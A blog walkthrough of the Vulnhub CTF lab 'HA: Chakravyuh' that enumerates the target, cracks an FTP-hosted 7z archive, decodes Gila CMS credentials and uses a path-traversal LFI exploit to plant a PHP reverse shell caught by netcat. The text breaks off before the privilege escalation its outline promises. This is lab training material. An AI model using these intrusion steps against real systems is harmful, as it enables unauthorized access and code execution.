

Hacking Articles

Raj Chandel's Blog

CTF Challenges

Web Penetration Testing

Red Teaming

Penetration Testing

Courses We Offer

Donate us

HA: Chakravyuh Vulnhub Walkthrough

posted in **CTF CHALLENGES** on **NOVEMBER 5, 2019** by **RAJ CHANDEL** with **4 COMMENTS**

Today we are going to solve our Boot to Root challenge called “HA Chakravyuh”. We have developed this lab for the purpose of online penetration practices. It is based on the Mahabharat Saga’s renowned Battle Formation by the same name. Let’s Solve it!!

[Download Here](#)

Level: Intermediate

Task: To Enumerate the Target Machine and Get the Root Access.

Penetration Methodologies

- Network Scanning

Search

ENTER KEYWORD

Subscribe to Blog via Email

Email Address

SUBSCRIBE

Follow me on Twitter

- Netdiscover
- Nmap Scan
- **Enumeration**
 - Browsing HTTP Service
 - Anonymous FTP Login
 - Password Bruteforce using John The Ripper
 - Getting Login Credentials
 - Searching Exploit using Searchsploit
- **Exploitation**
 - Exploiting LFI Vulnerability
 - Getting a reverse connection
 - Spawning a TTY Shell
- **Privilege Escalation**
 - Docker

Walkthrough

Network Scanning

After downloading, run the Machine in VMWare Workstation. To work on the machine, we will be needing its IP Address. For this, we will be using the netdiscover command. After matching the MAC and IP Address we found the Virtual Machine IP Address to be 192.168.1.105.

```
1 | netdiscover
```



Currently scanning: 192.168.4.0/16 Screen View: Unique Hosts					
7 Captured ARP Req/Rep packets, from 7 hosts. Total size: 420					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.1.1	84:16:f9:47:df:7a	1	60	TP-LINK TECHNOLOGIES CO.,LTD	
192.168.1.104	30:24:32:1f:89:ac	1	60	Intel Corporate	
192.168.1.105	00:0c:29:f8:5e:e7	1	60	VMware, Inc.	

Now that we have the Target Machine IP Address, our next logical step would be to do a port scan on the target to get information about the various services that are running on the target machine. After the Aggressive Scan of all the ports, we see that we have the SSH service (22), HTTP service (80), FTP service (65530) running on the Target Machine. We did a scan for all the ports because sometimes Administrators set up a service on a different port altogether so that they are not visible in a normal scan.

```
1 | nmap -p- -A 192.168.1.105
```



Categories

- ⌚ BackTrack 5 Tutorials
- ⌚ Cryptography & Stegnography
- ⌚ CTF Challenges
- ⌚ Cyber Forensics
- ⌚ Database Hacking
- ⌚ Footprinting
- ⌚ Hacking Tools
- ⌚ Kali Linux
- ⌚ Nmap
- ⌚ Others
- ⌚ Penetration Testing
- ⌚ Privilege Escalation
- ⌚ Red Teaming
- ⌚ Social Engineering Toolkit
- ⌚ Trojans & Backdoors
- ⌚ Website Hacking

```
root@kali:~# nmap -p- -A 192.168.1.105 ↵
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-28 14:22 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00044s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
| ssh-hostkey:
|   2048 c6:54:93:e8:1c:aa:f7:5f:d0:7d:6e:2e:df:ec:88:69 (RSA)
|   256 d4:b4:2e:96:4e:f7:f6:b7:83:a8:ef:06:6c:80:1d:25 (ECDSA)
|_  256 66:d0:5b:93:56:c5:7a:2e:60:90:c4:4e:4f:18:5a:bd (ED25519)
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Chakravyuh
65530/tcp open  ftp    vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 ftp      ftp          4096 Oct 27 11:46 pub
ftp-syst:
STAT:
FTP server status:
Connected to ::ffff:192.168.1.106
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 1
vsFTPD 3.0.3 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:F8:5E:E7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
```

Window Password Hacking

Wireless Hacking

Articles


Select Month



Enumeration

Moving on, we observed that we have the HTTP service running. It is probable that a web page is hosted. So, we decided to take a look through our Web Browser. It contained a webpage with a painting depicting Arjuna battling to break the Chakravyuh. We did a thorough browsing of the webpage. We went through its source code and images, but there was no way in or any hint.

1 | <http://192.168.1.105>




We then diverted our attention to the service that was shifted to port 65530. During our Nmap aggressive scan, we saw that Nmap was able to tell us that the

Anonymous login is enabled on this server. We decided to take a look at the shared files. So, after logging in the FTP service we looked around to find a directory named pub. Inside it was a Compressed 7z file named arjun. To take a closer look we downloaded the file with the help of get command.

```
1 ftp 192.168.1.105 65530
2 Anonymous
3 ls
4 cd pub
5 ls
6 get arjun.7z
7 bye
```

```
root@kali:~# ftp 192.168.1.105 65530 ↵
Connected to 192.168.1.105.
220 (vsFTPd 3.0.3)
Name (192.168.1.105:root): Anonymous ↵
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls ↵
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp        4096 Oct 27 11:46 pub
226 Directory send OK.
ftp> cd pub ↵
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp        247 Oct 27 11:34 arjun.7z
226 Directory send OK.
ftp> get arjun.7z ↵
local: arjun.7z remote: arjun.7z
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for arjun.7z (247 bytes).
226 Transfer complete.
247 bytes received in 0.00 secs (758.5250 kB/s)
ftp> bye ↵
221 Goodbye.
root@kali:~#
```

After successfully downloading we tried to open the Compressed file using the Archive Manager as shown in the image below. It gave us a prompt for a password. We currently didn't have any passwords. So now we have to try and enumerate the password for this file.



We didn't have any choice other than brute force the password. In order to brute force with John The Ripper. We required a python script that could give us the hashed from the compressed file. These scripts usually have the name as "xyz2john", where xyz would be the file extension that we need hashes from. We googled 7z2john, we found the script and saved on our system as 7z2ctf.py. It is

pretty easy to find this script. But still, if you don't get it, you can download by clicking here. Now that we have the python script, we extracted the hashes from the file and ran John The Ripper to crack the password hash. Upon cracking we see that we have the password as "family".


```
1 | python 7z2ctf.py arjun.7z > hash
2 | john --wordlist=/usr/share/wordlists/rockyou.txt hash
3 | john hash --show
4 | arjun.7z:family
```

```
root@kali:~# python 7z2ctf.py arjun.7z > hash
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip [SHA256 256/256 AVX2 8x AES])
No password hashes left to crack (see FAQ)
root@kali:~# john hash --show
arjun.7z:family

1 password hash cracked, 0 left
root@kali:~#
```

We opened the Compressed file to find a text file named secret inside it. On opening the secret.txt we find an encoded text inside it. On a first look, it seemed like Base64 encoded text.

```
1 | Z2lsYTphZG1pbkBnbWFpbC5jb206cHJpbmNlc2E=
```




We decoded the text found in the secret.txt using the echo and base64 command. The encryption was indeed base64. Upon decryption, we see that the text hints that we have Gila CMS to deal with in this scenario. Also, we got what seems to be login id and password.

```
1 | echo "Z2lsYTphZG1pbkBnbWFpbC5jb206cHJpbmNlc2E=" | base64 -d
2 | gila:admin@gmail.com:princesa
```

```
root@kali:~# echo "Z2lsYTphZG1pbkBnbWFpbC5jb206cHJpbmNlc2E=" | base64 -d ↵
gila:admin@gmail.com:princesa|root@kali:~# █
```

Since we got the hint that we have the Gila CMS. We tried to visit the link to access the page hosted with the help of Gila CMS. And we have a webpage as shown in the image below.

```
1 | http://192.168.1.105/gila/
```




We also tried the `admin` keyword to access the login panel. This came out to be the actual login panel. So, we entered the credentials we found earlier.

```
1 | http://192.168.1.105/gila/admin
2 | admin@gmail.com
3 | princesa
```



They worked like charm. We got inside the Gila CMS admin panel. We took a look around to see if we have any hints or any way to exploit it.



After looking for a while we couldn't find any way in through the CMS. So, we went onto the basics. We searched for Gila CMS in searchsploit. We saw that we have a Local File Inclusion Vulnerability that could be useful. We downloaded the exploit to our Attacker machine. After completion of the Download.

```
1 | searchsploit gila cms
2 | Gila CMS < 1.11.1 - Local File Inclusion
3 | searchsploit -m 47407
4 | cat 47407.txt
```

```
root@kali:~# searchsploit gila cms
-----
Exploit Title
-----
Gila CMS 1.9.1 - Cross-Site Scripting
Gila CMS < 1.11.1 - Local File Inclusion
-----
Shellcodes: No Result
root@kali:~# searchsploit -m 47407
Exploit: Gila CMS < 1.11.1 - Local File Inclusion
URL: https://www.exploit-db.com/exploits/47407
Path: /usr/share/exploitdb/exploits/multiple/webapps/47407.txt
File Type: ASCII text, with CRLF line terminators

Copied to: /root/47407.txt

root@kali:~# cat 47407.txt
# Exploit Title: Authenticated Local File Inclusion(LFI) in GilaCMS
# Google Dork: N/A
# Date: 04-08-2019
# Exploit Author: Sainadh Jamalpur
# Vendor Homepage: https://github.com/GilaCMS/gila
# Software Link: https://github.com/GilaCMS/gila
# Version: 1.10.9
# Tested on: XAMPP version 3.2.2 in Windows 10 64bit,
# CVE : CVE-2019-16679

***** *Steps to reproduce the Vulnerability* *****


Login into the application as an admin user or equivalent user and go the
below link

http://localhost/gilacms/admin/fm/?f=src../../../../../../../../WINDOWS/system32/drivers/etc/hosts
```


Exploitation

In the exploit we see that we have the link but as mentioned by the author of the exploit that the PoC mentioned works on Xampp Server and we have a Linux machine as the target machine. So, we changed the link to point at the /etc/passwd. Also, it has the website set at the gilacms section and we found that we have it at /gila/. So, we changed that bit too.

```
1 | http://192.168.1.105/gila/admin/fm/?f=src../../../../../../../../etc
```



We see that we have the list of all the files hosted via the Gila CMS. We see that we have the index.php file. It seemed like our way in. So, we opened the file. It contained the PHP code for the display of the index page. We used our PHP reverse shellcode by [pentestmonkey](#). It can be found [here](#). We changed the IP Address in the shell to the IP Address of our Attacker Machine. We started a netcat listener on our attacker machine on the port that we mentioned in our reverse shell. After making the necessary changes, we saved the changes in index.php. And we opened the file in the Web Browser.



As we opened the file, the PHP reverse shell got executed and we got the shell on the target machine. It was an improper shell. So, we used the python one-liner to convert it into a proper shell. After getting the shell as per our satisfaction we ran the id command to see the users and groups on the target machine. We got to know that we have a docker user group. This could help us in Privilege Escalation.

```
1 nc -lvp 1234
2 python -c 'import pty;pty.spawn("/bin/bash")'
3 id
```

```
root@kali:~# nc -lvp 1234 ↵
listening on [any] 1234 ...
192.168.1.105: inverse host lookup failed: Unknown host
connect to [192.168.1.105] from (UNKNOWN) [192.168.1.105] 54744
Linux ubuntu 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64
 11:36:28 up 15 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@ IDLE   JCPU   PCPU WHAT
uid=33(www-data)  gid=33(www-data)  groups=33(www-data),116(docker)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")' ↵
www-data@ubuntu:/$ id ↵
id
uid=33(www-data)  gid=33(www-data)  groups=33(www-data) 116(docker)
```

